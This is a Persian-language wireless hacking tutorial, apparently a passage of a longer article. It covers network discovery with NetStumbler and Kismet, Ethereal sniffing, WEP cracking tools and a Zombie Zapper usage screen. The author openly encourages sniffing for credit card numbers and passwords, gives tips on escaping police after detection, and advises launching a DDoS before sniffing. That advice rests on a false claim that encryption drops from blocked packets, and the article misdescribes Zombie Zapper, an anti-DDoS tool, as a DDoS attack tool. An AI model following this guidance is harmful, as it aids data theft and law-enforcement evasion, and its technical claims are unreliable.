همانطور که در تصویر بالا مشاهده می فرمایید Netstumbler توانسته است دوتا APs را در منطقه شناسایی کند هر دو با مشخصه Cisco Aironet APs با کد ینگ WEP میباشند یکی بر روی channel 6 و دیگری بر روی Channel 1 دریافت شده است SSID هم نمایان بوده و 020020141 می باشد و دیگر نکاتی که از اسکن بدست آمده اند را می توانید مشاهده کنید از همین جا یکی از ضعف های شبکه نمایان شد SSID می توانید از این ضعف استفاده کنید برای پیوستن به شبکه بی سیم مورد نظر.

شما می توانید نتایج اسکن را فیلتر نیز کنید مثلا اگر می خواهید ببینید آیا شبکه ای پیدا می شود که WEP ان فعال نباشد را پیدا کنید قسمت Encryption Off را انتخاب کنید نتایج به صورت زیر است



اطلاعات اضافی را نیز می توانید با انتخاب MAC Address هارا در زیر SSID و APs مشاهده کنید مطابق شکل زیر - نکته ای که در اینجا باید تذکر بدهم که کار با هر برنامه ای و بر روی شبکه های مختلف نتایج متفاوتی را می دهد -ممکن است شما شبکه هایی را با ویژگی هایی دیگری را پیدا نمایید به هرجهت برای مثال به اسکن های زیر اکتفا می شود

نحوه کار با MiniNetStumbler به شکل زیر است البته این روش یک شیوه ارزان قیمت تری نسبت به روش های قبلی در اختیار قرار می دهد ولی همانطور که گفته شد یکی از معایبش شناسایی و پوشش کمتر شبکه های بی سیم می باشد به اشکال زیر توجه فرمایید

اگر شما از یکی از PDA های معروف همانند iPAQ استفاده می کنید این وسیله کوچک به شکل یک وسیله مجتمع برای تست شبکه های بی سیم تبدیل می شود با استفاده از برنامه kismet, و همچنین با استفاده از یک شکاف گسترش PC Card یا یک Compact Flash قادر خواهید بود کارت بی سیم خود را به PDA متصل نمایید تصویر زیر که یکی از ابزار های هکینگ مورد علاقه من است شما یک PDA با کارت بی سیم شبکه PCMCIA و همچنین آنتن مربوطه و رابط را مشاهده می کنید اگر یکی از ابزار هایتان به PDA قابل اتصال نبود یعنی پورت مناسبی بر روی PDA شما وجود نداشت می توانید از یک سوکت رابط USB 2 یا دیگر انواع موجود استفاده کنید




می توانید این اجزاء را در کوله پشتی خود قرار دهید و در حال خوردن یک بستنی میوه ای در بین خیابان های ساختمان ها و مراکز مهم اطلاعاتی قدم زده و این در حالی است که در کوله پشتی شما این ابزار به همراه یکی دو ابزار دیگر در حال جمع آوری و ذخیره اطلاعات خام می باشند و البته پیشنهاد می کنم که یا یک دونه ی مناسب باشید و یا به همراه چند تن از دوستان هکر خود به همراه یک اتومبیل پورشه (یکی از مدل هایی که همه ماشین های پلیس را جا می گذارد) این کار را انجام دهید چون در مواقع بحرانی لازم است که از بهترین دونه های دنیا نیز سریعتر بدوید و یک نکته طلایی هر موقع در انجام این عملیات پی بردید که نفوذتان لو رفته است بایستی قید کوله پشتی و یا هر قطعه الکترونیکی دیگر همراه خود از جمله موبایل و یا ساعت مچی دارای سیستم GPS و pager و... را زده و همه آنها را در پشت خودروی دیگری بیندازید و خود از مسیر دیگری بروید البته اگر این کار را در موقع لو رفتن عملیات انجام ندهید شاید آن موقع بتوانید از ماجرا جان سالم برد ببرید ولی شب هنگام نیز باید منتظر مهمان های ناخوانده نیز باشید J

ولی اگر در کل مسایل امنیتی را رعایت کنید می توانید اطلاعات بدست آمده را در فرصت مناسب پردازش نمایید -از آنجا که هارددیسک PDA هایتان شاید میزان فضای لازم را نداشته باشد می توانید از یک USB Ram یک گیگا بایتی و یا بیشتر نیز استفاده کنید البته باز هم می گویم برای انجام این امور به ابزار و نرم افزار های دیگری هم دارید ولی ابزار های اصلی همان هایی بود که به آنها اشاره کردم


به تصاویر زیر توجه کنید با iPAQ نیز به نتایجی مشابه خواهید رسید- کار با Windows CE مقداری با دیگر ویندوز ها تفاوت دارد ولی بعد از خرید کار با آن بسیار راحت تر از ویندوزی هست که هم اکنون در حال استفاده از آن هستید-




تنظیم سرعت اسکن



منوی Option برنامه MiniStumbler




برنامه در حال اسکن و شبکه های یافته شده



پورتهی که دستگاه به GPS متصل است

نکته دیگر تحلیل اطلاعات بدست آمده است به فرض اینکه شما چندین شبکه بی سیم هم یافتید اینکه بر روی کدام هدف متمرکز شوید تا بر روی آن شبکه کار کرده و به نتایج دلخواهتان برسید خود به یک زمینه علمی بسیار بالا و تجربه ی زیاد در زمینه مخابرات بی سیم و تحلیل سیگنال های بدست آمده را شامل می شود - اگر تجربه کافی در این زمینه نداشته باشد نتایج اسکن شده به هیچ درد شما نمی خورد ولی با داشتن تجربه مورد نیاز و اینکه از بین آن همه اطلاعات بدست آمده قدم بعدی چه می تواند باشد امری است که خود از عملیات اسکن مهم تر و حیاتی تر می باشد
 برای درک بهتر این موضوع من یک مثال ساده می آورم (باید بگویم که هزار نکته باریک تر زمو اینجااست) من با زدن این مثال سر نخ می به شما می دهم مبنی بر اینکه

کوچکترین اطلاعات با یک تحلیل مناسب می تواند به با ارزش ترین اطلاعات تبدیل شود - به هر حال این یک جنگ الکترونیکی است - نوعی جنگ رمز گذاری و رمز گشایی در زمینه های مختلفی باید تبحر خاصی داشته باشید تا به معنای واقعی کلمه به هک شبکه های بی سیم مبادرت بورزید - به مباحث Encryption توجه خاصی داشته باشید که یکی از پیش نیاز های هک بی سیم این مبحث می باشد



در شکل فوق پارامتر های متعددی از شبکه بی سیم موردنظر را مشاهده می کنید از قبیل میزان Noise و Strength of Signals اگر به شکل بالا دقت کنید متوجه می شوید که سیگنال های دریافتی دارای قدرت بالایی هستند و دارای دامنه فرکانسی بالا هست که می توان حدس زد که ارتباطات حجیم و با سرعت بالا بر روی این شبکه بی سیم در حال تبادل است این می تواند فرصت مناسبی برای یک هکر باشد البته شاید مطلب دیگر وجود اختلال بر روی شبکه است احتمال دیگر نیز وجود پارازیت یا Noise بر روی آن محدوده فرکانسی است به فرض اگر شبکه با ویژگی تبادل اطلاعاتی بالا پیدا نمودید می توانید از عملیات Sniff استفاده کنید پیشنهاد می کنم چنین اطلاعاتی را برای بدست آوردن اطلاعات مفیدی از قبیل شماره کارت های اعتباری و یا کلمات عبور و یا دیگر داده های حساس بر روی شبکه هایی متمرکز شوید که بیشتر از این نوع داده ها در حال گذر می باشد ممکن است ساعت ها فریم ها متعددی را از یک شبکه بی سیم بدست آورید ولی به هیچ اطلاعات مفیدی دست پیدا نکنید ولی ممکن است با انتخاب یک شبکه بی سیم مناسب در اولین Capture ها به نتایج دلخواه برسید این همان تجربه ای است که به آن اشاره کردم به تشابهی می توان گفت این عمل همانند شکار کردن است اگر شکار گر خوبی باشید می دانید در کجا باید به دنبال شکار مورد نظر بروید خوب کسانی که این حرف من را خوب درک کرده اند می دانند که منظور من چه چیز هایی و چه اهدافی می تواند باشد J پس به دنبال اهداف مورد نظری بروید که بتوانید اطلاعات مفیدی کسب نمایید

بعد از پیدا کردن شبکه های مورد نظر با توجه به خصوصیات هر شبکه به دنبال آسیب پذیری های شناخته شده آن بروید به طور کلی برای همه شبکه ها نمی توان یک قانون کلی ارائه نمود چون هم از نظر تجهیزات و هم از نظر پیکر بندی شبکه های مورد نظر تفاوت های بنیادی وجود دارد مثلا در شبکه بالا از Encryption WEP برای رمز گذاری استفاده شده است مثلا حرفه ای ها می دانند برای غیر فعال نمودن این کد گذاری بر روی داده ها باید از کدام آسیب پذیری ها استفاده نمایند مثلا برای Encryption WEP می توان از سری آسیب پذیری هایی با این عناوین استفاده نمود

Vulnerability to Plaintext Attacks
Vulnerability of RC4 Algorithm
Stream Cipher Vulnerability
Security of 64-Bit versus 128-Bit Keys
Acquiring a WEP Key

مثلا یکی از منابع در باره ی ضعف های رایج WEP را می توانید در زیر دریافت کرده و مطالعه نمایید

<http://grouper.ieee.org/groups/802/11/Documents/>

www.cs.umd.edu/~waa/

www.cs.berkeley.edu/~daw/

می توان گفت از اینجا به بعد با توجه به ضعف های موجود در سیستم همانند همان عملیاتی که بر ای اهداف در Web Hacking انجام می دهید در اینجا هم به همان طرق فعالیت می کنید

ابزار های متعددی هم در این زمینه همانند وب هکینگ موجود است همانند **WEPCrack** یا **Airsnort** شما می توانید با این ابزار ها بر راحتی عملیات نفوذ را انجام دهید

این دوبرنامه از برنامه های معروف در هک شبکه های بیسیم می باشند برای دریافت این دو ابزار می توانید به سایت

<http://www.sourceforge.net>

منابع موجود را یافته و با توجه به ویژگی های شبکه اتان آنها را از نظر آسیب پذیری تست نمایید با FAQ های موجود بر راحتی خودتان می توانید دیگر آسیب پذیری ها را پیدا کرده تست نمایید تازه مثال بالا در باره ی آسیب پذیری های WEP Encryption بود برای بسیاری از اجزا دیگر بی شمار آسیب پذیری وجود دارد که نام بردن از آنها در این مقاله امکان پذیر نیست بهتر آنست که بعد از اتمام اسکن به جزئیات و ویژگی های در دسترس توجه کرده و به دنبال آسیب پذیری و سپس تست شان بر روی شبکه مبادرت بورزید


مبحث آسیب پذیری های بی سیم بسیار پیچیده تر و وسیع تر از آسیب پذیریهای معمول شبکه های کابلی می باشد و کسانی می توانند در این حوزه ها فعالیت نمایند که آشنایی در زمینه شبکه های کابلی را پشت سر گذاشته اند و همچنین بایستی در زمینه بی سیم مهارت های کافی را کسب نموده اند -مدرک های پایه در این زمینه Network+ و Security+ می باشد از آنجا که اکثر مطالعه کنندگان تجربه کافی بر روی هک بی سیم را ندارند به قسمتی که فکر می کنم خیلی ها علاقه من به به آشنایی با آن باشند اشاره می کنم اغلب هکر هایی که با آنها کار کرده ام هدفشان بیشتر از هک Wireless نفوذ به خود شبکه نبوده است بلکه معدود کسانی را دیده ام که قصد نفوذ به شبکه و اطلاعات بر روی سرور ها شبکه های بی سیم را داشته اند اغلب بعد از شناسایی شبکه و مقداری تحلیل بر روی اجزاء مبادرت به عملیات Sniffing می نمایند از یک نظر می توان گفت این یکی از روش های مرسوم هک شبکه های بی سیم می باشد در بعضی از کشور ها حتی اسکن برای یافتن شبکه ها بی سیم در محدوده های فرکانسی خاصی ممنوع می باشد و بعضی کشور ها نیز نه اینکه قانونی برای جلوگیری این امر باشد بلکه قانونی برای آن نیست به طور مثال در روسیه این امر تا حدودی آزاد است


خوانندگان محترم خود استحضار دارند که Sniffing یکی از شاخه های مهم در علم هک به شمار می رود مقالات و کتاب ها بی شماری به همراه ابزار های متعددی در این باره بر روی نت وجود دارد-در این قسمت مقداری بحث بروی Sniffing به وسیله ابزار Ethereal شرح داده می شود

دیگر کم تر کسی(بخصوص هکر ها خبره) در این دوره پیدا می شود که با Ethereal کار نکرده باشد یا حداقل آشنایی ها اولیه را نداشته باشند می توانید برای دریافت این برنامه هم در سیستم ها عامل ویندوز و هم لینوکس به سایت


<http://www.ethereal.com>

مراجعه نمایید حجم این برنامه کمتر از 8 مگابایت می باشد خود من این برنامه را بیشتر از دیگر برنامه های sniffing مثل Cain & Abel ترجیح می دهم برنامه Ethereal به صورت کاملی بسیاری از کارت های شبکه را شناسایی می کندولی برنامه Cain با آنکه برنامه بسیار جالبی است ولی خود من کار با Cain را بر روی شبکه های کابلی ترجیح می دهم تفاوت اصلی بین Cain و Ethereal از کارت ها شبکه و پروتکل هایی را که شناسایی می نمایند ناشی می شود در کل من هم برای کار بر روی شبکه بی سیم و معمولی از Ethereal استفاده می کنم این تفاوت را خودتان می توانید مشاهده کنید که Ethereal چند پروتکل و Cain نیز چند تا را پشتیبانی می کنند بعد از این مقایسه به این مطلب من خواهید برد برنامه Ethereal را دریافت کرده و نصب و اجرا کنید






کار با این برنامه نسبت به ظاهر پر از Option ای که دارد بسیار راحت می باشد
کتاب هایی هم در این زمینه وجود دارد که می توانید از آنها استفاده کنید بعد از
تنظیمات Capture را آغاز نمایید




مهمترین قسمت در preferences برنامه همان تنظیمات مربوط به پروتکل هایی هست که برنامه باید در هنگام Capture در نظر بگیرد به شکل بالا توجه کنید
 برای اینکه ببینید در برنامه چه پروتکل هایی فعال شده اند به قسمت Protocol Enabled رفته و از اینکه پروتکل های بی سیم من جمله 802.11 هم در نظر گرفته شده اند را چک نمایید بهتر است همه پروتکل ها را انتخاب کنید (شکل زیر)



خودتان این برنامه free را دریافت کرده و بیشتر با آن آشنا شوید-به هر حال یکی از ویژگی های Sniffing – Ethereal می باشد عملیاتی دیگر را می توان با این برنامه برای تست شبکه ها انجام داد- بهتر است در محیط عملی بااین برنامه بیشتر آشنا شوید

اگر بخواهم نحوه یک Sniff حرفه ی به خصوص در حوزه شبکه های بی سیم را تشریح کنم بعد از اینکه با برنامه Netstumbler شبکه های موجود را شناختید به Signal Strength

و قوت و ارتفاع و دیگر ویژگی های سیگنالهای دریافتی اینکه آیا این سیگنالها از خانه ها در یافت می شوند و یا توسط شرکت های مورد نظر فرستاده می شوند هکر های حرفه ای می توانند با بررسی دامنه ی سیگنال ها و دیگر نکات به این مطالب مهم پی ببرند



اگر شما به دنبال شماره حساب های کارت های اعتباری و یا دیگر اطلاعاتی که بیشتر در شرکت ها رد و بدل می شوند هستید با توجه به افزایش و کاهش قدرت سیگنال های دریافت شده مبادرت به عملیات Sniff داده ها بپردازید ولی خود این روش نقص هایی هم دارد از آنجا که اغلب اطلاعات ارسالی به صورت Encrypt شده هستند حتی با Capture کردن Frame های خاصی مثلا از استاندارد 802.11 اطلاعات مفیدی به دست نخواهید آورد

یک از تکنیک های جالب در این روش که خود من هم علاقه زیادی به آن دارم و بار ها هم از آن جواب گرفته ام جمع آوری داده های سرگردان بر روی نت است توضیح اینکه متخصصان این زمینه آگاهی دارند که در هنگام ارسال اطلاعات به طور مثال فرستادن یک Packet داده که حاوی حساب کاربری و کلمه رمز تا حد سقف پکت است داده ها به صورت Encrypt ارسال می شوند که تا در Destination یا همان منبع به صورت Decrypt در می آیند در جوابی که اغلب مقصد به درخواست کننده ارسال می کند اغلب به علت آنکه در پکت ها Respond داده های حساس به کار نمی روند و فقط یک جواب به درخواست کننده فرستاده می شود داده ها به صورت کد شده نیستند البته این موضوع همیشه هم صادق نیست ولی اگر فرض ما بر این باشد که داده های برگشتی کد شده نباشند اگر سرویس دهنده مورد نظر از کار بیفتد می توان در آن لحظه به عملیات Sniff پرداخت به راحتی می توانید DDOS را اجرا کرده و سپس به Sniffing مشغول شوید در اینصورت وقتی مقصد از کار بیفتد داده ها بلوکه می شوند و از آنجا که مسیرس که در IP Headers پکت تغییر ننموده است داده ها بر روی نت سرگردان می شوند و جالب اینجا است که Encryption هم از روی پکت های بلوکه شده برداشته شده است البته باز تکرار می کنم همیشه هم این سناریو صادق نبوده و بعضی وقتها هم بعد از DDOS داده های جمع آوری شده به صورت کد هستند به تصویر زیر توجه کنید به خصوص به داده هایی که در بخش Hexadecimal به دام افتاده

اند به دقت به تصویر زیر توجه کنید این یک frame گرفته شده از داده ای ارسالی در شبکه 802.11 میباشد

The Ethereal Network Analyzer					
File Edit Capture Display Tools Help					
No.	Time	Source	Destination	Protocol	Info
44	68.322331	213.206.75.252	192.168.254.14	HTTP	HTTP/1.1 304 Not Modified
45	68.656766	213.206.75.252	192.168.254.14	HTTP	HTTP/1.1 304 Not Modified
46	68.706640	213.206.75.252	192.168.254.14	HTTP	HTTP/1.1 304 Not Modified
47	68.847587	213.206.75.252	192.168.254.14	HTTP	HTTP/1.1 304 Not Modified
48	69.004719	213.206.75.252	192.168.254.14	HTTP	HTTP/1.1 304 Not Modified
49	72.749324	192.168.254.254	192.168.254.14	DHCP	DHCP ACK - Transaction ID: 0x00000000
50	77.744639	western_90:08:92	Agere_2b:a7:a0	ARP	who has 192.168.254.14?
51	79.947534	204.156.128.1	192.168.254.14	DNS	Standard query response A
52	82.657875	209.100.212.4	192.168.254.14	TCP	80 > 1139 [FIN, ACK] Seq=1141
53	85.032235	213.206.75.252	192.168.254.14	TCP	80 > 1141 [FIN, ACK] Seq=1141
54	85.033337	213.206.75.252	192.168.254.14	TCP	80 > 1142 [FIN, ACK] Seq=1142
55	99.937973	204.156.128.1	192.168.254.14	DNS	Standard query response A
56	119.984553	204.156.128.1	192.168.254.14	DNS	Standard query response A
57	140.035626	204.156.128.1	192.168.254.14	DNS	Standard query response A
58	145.027857	western_90:08:92	Agere_2b:a7:a0	ARP	who has 192.168.254.14?
59	159.966438	204.156.128.1	192.168.254.14	DNS	Standard query response A

Frame 57 (374 on wire, 374 captured)
Ethernet II
Internet Protocol, Src Addr: 204.156.128.1 (204.156.128.1), Dst Addr: 192.168.254.14 (192.168.254.14)
User Datagram Protocol, Src Port: 53 (53), Dst Port: 1146 (1146)
Source port: 53 (53)
Destination port: 1146 (1146)
Length: 340
Checksum: 0xd75e (correct)
Domain Name System (response)
Transaction ID: 0x0001
Flags: 0x8180 (Standard query response, No error)

0000	00 02 2d 2b a7 a0 00 00	c0 90 08 92 08 00 45 00	..+....E.
0010	01 68 96 99 00 00 30 11	e7 96 cc 9c 80 01 c0 a8	.h...0.....
0020	fe 0e 00 35 04 7a 01 54	c7 5e 00 01 81 80 00 01	...5.z.T.....

یکی از ابزار های مهم در DDOS ابزار زیر است البته بحث بر روی DoS و DDOS مربوط به هک کلاسیک می شود که در اینجا به مقاله ما ربطی ندارد ولی از جهت اطلاع دوستانی که آشنایی کمی در این زمینه دارند به این مثال اکتفا می شود

روش های متداول DDOS

برنامه مزبور یکی از ابزار های معروف در حوزه DDOS است که دیگر رایانه ها را در یک Sub Domain طوری وادار می کند که در خواست های متعددی را به یک سرور خاص بفرستند تعدد درخواست ها باعث از کار افتادن سرور مورد نظر می شود این ابزار باید در یکی از ترمینال های لینوکس اجرا شود

Zombie Zapper Commands

When compiled, Zombie Zapper is designed to be run by using the ./ command.

If you enter ./zz without any arguments, you will receive the following:

```
./zz
Zombie Zapper v1.2 - DDOS killer
Bugs/comments to thegnome@razor.bindview.com
More info and free tools at http://razor.bindview.com
Copyright (c) 2000 BindView Development
=== You must specify target(s) or a class C to send to
USAGE:
./zz [-a 0-5] [-c class C] [-d dev] [-h] [-m host] [-s src] [-u udp]
[-v] hosts
-a antiddos type to kill:
0 types 1-4 (default)
1 trinoo
```

```

2 tfn
3 stacheldraht
4 trinoo on Windows
5 shaft (requires you use the -m option)
-c class C in x.x.x.0 form
-f time in seconds to send packets (default 1)
-d grab local IP from dev (default eth0)
-h this help screen
-m my host being flooded (used with -a 5 above, only one host)
-s spoofed source address (just in case)
